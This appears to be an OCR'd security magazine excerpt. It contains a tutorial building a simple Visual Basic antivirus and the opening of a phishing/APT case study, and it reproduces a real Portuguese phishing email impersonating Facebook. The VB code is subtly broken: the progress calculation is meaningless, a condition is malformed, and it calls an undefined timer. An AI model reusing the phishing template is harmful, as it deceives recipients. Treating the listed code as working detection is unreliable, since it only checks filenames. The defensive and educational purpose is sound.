
CONCLUSION

Malware is constantly spreading and infecting machines. Some malware steals passwords, tracks online usage, gathering personal data on users. Other malware corrupts or destroys data or hampers productivity by slowing down machines or making service unavailable. When this loss is the subject of an investigation, forensic investigators must step in to gather the evidence. Now that you understand the essentials of malware forensics, utilize these skills to find the evidence of malware crimes.

ABOUT THE AUTHOR

Dr. Eric A. Vanderburg, Ph.D (h.c.), MBA, CISSP
Director, Information Systems and Security, JurInnov, Ltd.
Eric Vanderburg understands the intricacies inherent in today's technology and specializes in harnessing its potential and securing its weaknesses. He directs the efforts of multiple business units including Cyber Security, eDiscovery, Computer Forensics, Software Development, IT and Litigation Support at JurInnov, an eDiscovery and eSecurity consulting firm. Vanderburg holds over thirty vendor certifications and hold several degrees including an MBA. He was awarded an honorary doctorate due to the impact he has had in designing and implementing systems, policies and procedures to enhance security, increase productivity, improve communications and provide information assurance. He has been invited to speak at conferences and events on technology and information security and he is active in promoting security and technology awareness through various publications. Look for his latest book, "Storage+ Quick Review Guide", due for publication with McGraw Hill in 2014.

Join the Wearables Revolution!



Wearables DevCon

A conference for Designers, Builders and Developers of Wearable Computing Devices

Wearable computing devices are the Next Big Wave in technology. And the winning developers in the next decade are going to be the ones who take advantage of these new technologies EARLY and build the next generation of red-hot apps.

Choose from over 35 classes and tutorials!

- Learn how to develop apps for the coolest gadgets like Google Glass, FitBit, Pebble, the SmartWatch 2, Jawbone, and the Galaxy Gear SmartWatch
- Get practical answers to real problems, learn tangible steps to real-world implementation of the next generation of computing devices

March 5-7, 2014
San Francisco
WearablesDevCon.com

A BZ Media Event

MALWARE AND ANTI-VIRUS ARCHITECTURE

by Cecilia McGuire – MS InfoSec

This Do-it-Yourself on Malware and Anti-virus technologies is a beginner's "how-to" on malware and antivirus technologies. The scope of Malware is vast and dynamic, covering an array of Malicious programs such as Viruses, Trojan Horses, rootkits, spyware, browser hijacking, worms, to name a few. As a consequence the scope is limited to some of the fundamentals principles of Malware and Antivirus technologies. Where possible links are provided for readers wishing to learn more. A guide to developing a basic antivirus using Visual Basic 2013 to provide readers with the building blocks they need to create a more advanced, personalised custom antivirus utility.

What you will learn:

- DIY Basic Anti-Virus – Visual Basic
- Introduction Malware Architecture
- Different types of Malware
- Detecting Malware
- Other Countermeasures

What you should know:

- Basic Visual Basic Programming
- Basics principles of malware

Malware (Malicious Software) are programs designed to interrupt, disrupt, steal data or gain access to target computer systems. Many common types of malware programs include Viruses, Trojan Horses, rootkits, spyware, browser hijacking, worms and many others. The number of new forms of malware being released continues to grow rapidly and each of these malicious programs has its own unique characteristics. Which are designed with the intent to interrupt, fabricate, modify and intercept elements of hardware, software and data. When these malicious programs drop their payload they will attack the availability, integrity, authenticity and confidentiality of computers, networks, mobile technologies, servers, etc (Pfleeger, 2003, p15).

Components of Malware can be composed of up to six main elements (Harris, 2012) (but not necessarily all). The six elements are:

- Insertion: Mechanism which enables it to install itself on the target system
- Avoidance: Mechanisms in place to avoid detection
- Eradication: Removes itself after the payload has been executed
- Replication: The ability to create copies of itself and to propagate to other machines (e.g. Worm)

- Trigger: A trigger event that initiates its payload (e.g. Time and date, mouse click, etc.)
- Payload: Carries out its function (e.g. format a hard drive, installs a back door, exploits vulnerability, etc.)

For the purposes of this article, the scope will be limited to viruses, as the entire scope of malware is simply too large for the purposes of this article. For more information on malware, please go to *http://www.kaspersky.com/au/internet-security-center/threats/malware-classifications*.

A virus is a malicious code designed to target vulnerable hosts then infecting them with their malicious code. The main objective is to deliver its payload and replicate itself. Viruses belong to their own category within the scope of malware and there are many different designs of viruses. What unites this malicious software is its ability to self-propagate (Harris, 2012). Stealth Virus, Polymorphic, Multipart virus, script virus, meme viruses, self-garbling viruses are just a few of the different types of viruses, far too many to go into any detail in this article. To learn more about the architecture of viruses refer to the link below containing a library of links of different categories of viruses, located at: *http://www.virusbtn.com/resources/glossary/metamorphic_virus.xml*.

ANTIVIRUS

Antivirus software detects viruses using two common methodologies – Signature based detection and heuristic based detection to detect malicious code. Signature based detection is an effective way to detect malicious software. The signature is usually based upon part of the code that was extracted from the virus itself. The antivirus software will scan files, email messages and other data using specific protocols and then compares this data to the signatures stored in its database. When the data matches the signature the antivirus software will carry out a range of actions (depending on configuration and rules) such as quarantining the file, removing the file with virus and logging/warning the event has occurred. The main challenge with signature based detection is that the antivirus is dependent on the database containing viruses to be current and there can be a delayed response time between new threats being updated in the virus database. Alternatively Heuristic detection analyses the assembly of the malicious code, examining the code and logic in order to identify whether the software is designed to execute malicious activities. Heuristic detection provides advantages in its ability to identify unknown malware resolving the challenges with signature detection databases requiring regular updates.

BUILDING YOUR OWN ANTIVIRUS

There are many different ways to build your own antivirus application. Now that you have a fundamental understanding of Malware and Antivirus architecture, this will provide you with basics you need to develop a simple antivirus application to strengthen your knowledge. Live antivirus programs are designed to operate at lower levels of the operating system and network protocol stacks and as such it is recommended that C/C++ languages are used instead.

As explained earlier, Antivirus programs detect viruses via signature based detection and heuristic based detection. For the purposes of this DIY, we will create an antivirus using signature based detection, where a simple text file containing virus signatures are scanned against selected directory files.

To learn more and download your own test virus signature files go to: *http://www.eicar.org/*.

DO-IT-YOURSELF ANTI-VIRUS!

The Visual Basic Code is used to develop the Anti-Virus was created with the intention to provide basic GUI functionality which can be improved upon with time, as it is the Malware Architecture and the ability to plug-in the GUI into use advance Virus Library's therefore providing a comprehensive up to date picture of malware in current circulation today.

Scope: the instructions provided for this Do-It-Yourself Anti-Virus will be to create a very basic GUI, as the goal of this exercise is to develop a better understanding into Malware architecture – not to master development of GUI's.

Again, to create a full anti-virus solution would require extensive development work, far beyond the scope of this DIY. This example will provide the basic VB code to create your own basic antivirus application.

First we will start with setting up the basics of the GUI, composed of the basic building blocks of:

- Scan, stop & delete buttons
- Combo box to select directories to be scanned
- List box containing files and results
- Progress Bar
- Timer
- Labels

Once you have built your GUI using the components mentioned above, you should have a GUI similar to:




Figure 1. *A template of Anti-Virus GUI*

The next step is to add your test virus database, preferably a simple text file, containing virus signatures (can also be downloaded from link provided earlier). Simply drag and drop this file into the resources in your Solution Explorer view.




Figure 2. *Adding your test virus database*


Next is to develop code so that your GUI can execute tasks. A template of the code you require to develop the antivirus program is provided below and will need to be entered into your VB 2013 Forms code view. Simply copy the code below and paste this into your form ensuring that your GUI object names & design resemble the below code:

Listing 1. *A template of the code to develop the antivirus program*

```
Public Class Form1
    Dim percent = 0
    Dim red

    Private Sub Timer1_Tick(sender As Object, e As EventArgs) Handles Timer1.Tick
        percent = (ListBox1.Items.Count / ListBox1.Items.Count) * 100
        If (ListBox1.SelectedIndex < ListBox1.Items.Count - 1) Then
            ProgressBar1.Value = percent
            Label2.Text = "Scanning For: " & ListBox1.SelectedItem
            ListBox2.Items.Add("Scanning: " & ListBox1.SelectedItem)
            Try
                If Dir(ListBox1.SelectedItem.ToString) <> "" Then
                    ListBox3.Items.Add("Threat Found: " & ListBox1.SelectedItem.ToString)
                ElseIf Dir(ListBox1.SelectedItem.ToString, FileAttribute.Hidden) <> "" Then
                    ListBox3.Items.Add("Threat Found: " & ListBox1.SelectedItem.ToString)
                Else
                End If
            Catch ex As Exception

            End Try
            ListBox1.SelectedIndex += 1
        Else
            If ListBox3.Items.Count = 1 >= 1 Then
                ListBox3.SelectedIndex = 0
                Button3.Enabled = True
            End If
            Clock.Stop()
            ProgressBar1.Value = 100
            Label2.Text = "Finished Scanning " & ListBox3.Items.Count & " Threats Found"
            Button2.Enabled = False
            Button1.Enabled = True

        End If
    End Sub

    Private Sub TabPage1_Click(sender As Object, e As EventArgs) Handles TabPage1.Click
        Button1.Enabled = False
        Button2.Enabled = False
        Button3.Enabled = False
        ComboBox1.SelectedIndex = 0
        ComboBox1.Items.AddRange(System.IO.Directory.GetLogicalDrives)
    End Sub

    Private Sub Button1_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
Button1.Click
        ProgressBar1.Value = 0
        ListBox2.Items.Clear()
        ListBox3.Items.Clear()
        percent = 0
        Button1.Enabled = False
        ListBox1.SelectedIndex = 0
        Timer1.Start()
        Button2.Enabled = True
    End Sub


    Private Sub ComboBox1_SelectedIndexChanged(ByVal sender As System.Object, ByVal e As EventArgs)
```

```
Handles ComboBox1.SelectedIndexChanged
        If ComboBox1.SelectedIndex >= 1 Then
            ListBox1.Items.Clear()
            TextBox1.Text = My.Resources.VirusList.ToString
            For Each line As String In TextBox1.Lines
                ListBox1.Items.Add(ComboBox1.SelectedItem.ToString & line.ToString)
            Next
            If ListBox1.Items.Count - 1 >= 0 Then
                Label1.Text = "Database Loaded!"
                Button1.Enabled = True
            Else
                Label1.Text = "No Database Loaded!"
                Button1.Enabled = False
            End If
        Else
            Button1.Enabled = False
            ListBox1.Items.Clear()
            TextBox1.Text = ""
            Label1.Text = "No Database Loaded!"
        End If

    End Sub

    Private Sub Label1_TextChanged(sender As Object, e As EventArgs) Handles Label1.TextChanged
        If Label1.Text = "Database Loaded!" Then
            Button1.Enabled = True
        Else
            Button1.Enabled = False
        End If
    End Sub

    Private Sub Button3_Click(sender As Object, e As EventArgs) Handles Button3.Click

        red = Replace(ListBox3.SelectedItem.ToString, "Threat Found: ", "")
        Try
            System.IO.File.Delete(red)
            If Dir(red) <> "" Then
                MsgBox("Unable to delete ")
            Else
                MsgBox("File " & red & " successfully deleted", MsgBoxStyle.Critical)
                ListBox3.Items.Remove(ListBox3.SelectedItem)
            End If
        Catch ex As Exception
        End Try
    End Sub

    Private Sub Button2_Click(sender As Object, e As EventArgs) Handles Button2.Click
        Timer1.Stop()
        If ListBox3.Items.Count - 1 >= 0 Then
            ListBox3.SelectedIndex = 0
            Button3.Enabled = True
        End If
        Button2.Enabled = False
        Button1.Enabled = True

    End Sub
End Class
```

Now all you will have to do is click: "Start Scan"



Database Loaded! C:\

C:\Virus List
C:\
C:\Univ.Script/99a

Threat Found: C:\

Scanning: C:\Virus List
Scanning: C:\

0% Finished Scanning 1 Threats Found

Figure 3. *Scanning of the selected files*

As you can see in this screenshot captured, the antivirus utility you have developed will scan the selected files based on the list of viruses in the virus library you included.

The challenge with Anti-Virus is that they only detect viruses residing within your systems, they are designed react to identified malicious threats. For this reason it is important to include additional preventative measures within your architecture, such as Firewalls, Spyware protection and Intrusion Prevention technologies where necessary in order to ensure that a defence-in-depth strategy is protecting your systems.

REFERENCES

- Berger-Sabbatel G., Korczynski M. & Duda, A. (n.d). Architecture of a Platform for Malware Analysis and Confinement. Retrieved 10th of March 2014 from: *http://www.kt.agh.edu.pl/~korczynski/plateforme-inde-ct-paper.pdf*
- Harris, S. (2012). CISSP All-in-One Exam Guide, 6th Edition. McGraw Hill, U.S.A.
- Pfleeger, C & Pfleeger, S. (2003), Security in Computing, Third Addition, Pearson Education inc.
- SANS (2007). Malware Analysis: Environment Design and Architecture. Retrieved 10th of March 2014 from: *http://www.sans.org/reading-room/whitepapers/threats/malware-analysis-environment-design-architecture-1841*
- Schneier, B. (2000). Secrets and Lies: Digital Security in a Networked World, New York ; Chichester: John Wiley

ABOUT THE AUTHOR

MSc Information Security & 10+ years of international experience in IT Security with Government/Blue Chip/Fortune 100 companies. Through this experience I have gained valuable insight into international security requirements and upcoming trends. I maintain expertise in: Smart Cards, Identity Management, Wireless & Mobile Technologies; Vulnerability Assessment, Ethical Pen-Testing, cryptography, Network Forensics, as well as Business Continuity and Risk Management. Experienced in compliance standards including PCI DSS, ISO27001, ISO13001, ISO7816, ISO9001 and others. Since 2012 I have worked for Gemalto as a Technical Consultant.

Outside of work, I enjoy travelling, learning about different cultures, philosophising and quality night-life. I like connecting with people, my public profiles is available at: https://www.linkedin.com/pub/cecilia-mcguire/4/528/955

PHISHING ANALYSIS: A REAL ATTACK CASE SCENARIO

by Anderson Tamborim

In this article, we will analyze a real case of a directed attack known as APT. We will study its main aspects, understand what the general purpose of these kind of attacks are and how to leverage the knowledge over the enemy for our own profit.

What you will learn:

- The main aspects of an APT attack, the phases and what you could expect when facing this kind of attack
- We will learn some tools to lead an initial analysis of the attack and see some strategies to continue learning

What you should know:

- Basic knowledge on network and Windows Operating Systems
- Knowledge of network protocols

Day by day, digital threats are evolving in an exponential way. One major question that we must always keep in mind is if the way we are seeing the infrastructure security of our organizations are seeking this advance.

When I talk to the people responsible for big company's security and ask what they are doing to improve the operational security of their environment, very often the answers come to something like:

- "I am deploying one patch management platform"
- "We keep the servers and workstations antivirus software up to date"
- "We are using a very resilient and trustful firewall of a well-known brand"

It is pretty obvious that the advances of the security systems are not seeing the new threats that are becoming more and more stealth and complex. This demands, above all, a strategic vision of the company's business in order to accomplish the appropriate management, minimizing the damage caused by security incidents.

When we talk about security incidents, we have to keep in mind that the evolution of frauds utilizing the digital ways is today three times bigger than the ones utilizing the conventional ways. Even more people are changing their daily activities to the digital world, as for example many people do the shopping, pay the bills and much more electronically.

Having this scenario in mind, the developed tactics to act criminally in the digital world also grow seeking this tendency. This kind of motivation comes to the top when we talk about Advanced Persistent Threats. During many years, the major concern was about the attacks that could reach the external perimeters of the systems, keep the walls fortified and ensure that no kind of attack will breach into the services available online. As we know, the security of your company infrastructure are as good as the weakest point. So, the main new target becomes the most susceptible one: People!

In most cases, APT attacks aim to give access to external attackers using as a major starting point through Social Engineering attacks. Using tailored made phishing e-mails, directed to the users with the objective to claim to be a trusted and real communication and make the user accept the malicious content unsuspiciously. There are many variations for this kind of attack, but the most common is the user receives an e-mail with an attached malicious hyperlink where the attacker will use some kind of exploit that will allow it to gain complete access to the user workstation.

Unlike the large range of attacks, that often occur on daily basis, the APT attacks in an almost imperceptible way. The traffic generated by this kind of attack generally confuse itself with the legitimate traffic generated by the user, and this keeps it invisible from systems like an IDS or IPS. The most notable feature of this malware is the super persistence in the system, modifying many sectors and ensuring that it will remain in there for a long time, allowing the attacker to interact for a long term with the target. Once the attacker gains access to the target network, he will do something known as "Lateral Moving". In this moment the attacker will try to exploit security flaws in other machines next to the first one infected. This will grant him the chance to enlarge his territory and facilitating his climbing to the total control of the network. With some efforts the attacker will inevitably gain access to elevated privilege credentials and this will allow him to access private documents, sensitive files, identify which users has access to which systems like, CRMs, ERPs and learn the process flow of the target company. This way he can apply this knowledge to gain access to the most valuable resources of the business.

The theft of confidential data and business vital information becomes the primary goal of the majority of structured attacks suffered by big corporations. What comes to the external border are no longer the most important when you observe the security aspect of the network, WHAT is leaking, HOW it is leaking and WHERE it is leaking to, this is truly the major concern.

The term "Information Leaking" refers specifically to this kind of attack. Keeping in mind that APT-like attacks are directional and in most cases have some background sponsors, some company's may be interested in leaking your private information, which will lead your brand into many problems, especially when it comes to the media. Information is power; in this case, it can dictate the ways of success or failure of your operation.

a d v e r t i s e m e n t

IoT ASIA

21–22 April 2014
SINGAPORE EXPO
CONVENTION & EXHIBITION CENTRE

INTERNATIONAL EXHIBITION & CONFERENCE ON INTERNET OF THINGS
TRANSFORMING BUSINESSES, GOVERNMENTS AND SOCIETIES

Asia's Premier End-to-End IoT / M2M Conference & Exhibition

Showcasing IoT / M2M Tech Suppliers To a Potential Audience Of 18,000 SIs , App Developers and Consultants From Across Asia


For more information, please visit internetofthingsasia.com or email info@internetofthingsasia.com

Organized By: SIAA, Singex
Founding Members: Institute for Infocomm Research, Nikkei Business Publications, Inc.
Silver Sponsor: KORE
Supported By: iDA Infocomm Development Authority of Singapore

REAL SCENARIO CASE STUDY: DISSECTING A THREAT AND LEARNING FROM IT

Now that we are aware about the topic and know about what we are fighting against, it is time to analyze a real APT case. The malicious artefact that we will use in this example was collected in the network of a Brazilian company in the beginning of 2013. Especially in Brazil, we can observe a huge increase in malware focused on Bank information theft.

The first phase in a direct attack occurs through some social engineering vectors, using phishing scam messages. The user will receive an e-mail message containing a teasing information, this will make him inadvertently helps the attacker to take control of the workstation. In this specific case, the attack sent a message claiming to be a "Facebook" message. We can see the replica of the message below.



De: Facebook. [mailto:accounts.com@srv26.dzservices.net]
Enviada em: quarta-feira, 6 de fevereiro de 2013 19:31
Para:
Assunto: Facebook.com - Voce Recebeu Um Comentario De Voz Em Sua Foto!

facebook

Você recebeu um comentário de voz em sua foto

Gravação: *"Para ouvir o comentário basta clicar no link abaixo. O conteúdo gravado é de responsabilidade do usuário"*

Essa mensagem foi enviada para Caso não queira mais receber e-mails do Facebook, clique em: cancelar inscrição
Facebook, Inc. Attention: Department 415 P.O Box 10005 Palo Alto CA 94303

AVISO
Esta mensagem é destinada exclusivamente a(s) pessoa(s) indicada(s) como destinatário(s), podendo conter informações confidenciais, protegidas por lei. A transmissão incorreta da mensagem não acarreta a perda de sua confidencialidade. Caso esta mensagem tenha sido recebida por engano, solicitamos que seja devolvida ao remetente e apagada imediatamente de seu sistema. É vedado a qualquer pessoa usar, revelar, distribuir ou copiar ainda que parcialmente esta mensagem.


DISCLAIMER
This message is destined exclusively to the intended receiver. It may contain confidential or legally protected information. The incorrect transmission of this message does not mean loss of its confidentiality. If this message is received by mistake, please send it back to the sender and delete it from your system immediately. It is forbidden to any person to use, reveal, distribute, or copy any part of this message.

Figure 1. *Phishing message pretending to be a real message for a Facebook user. "You received a voice comment in your picture. Listen to it"*

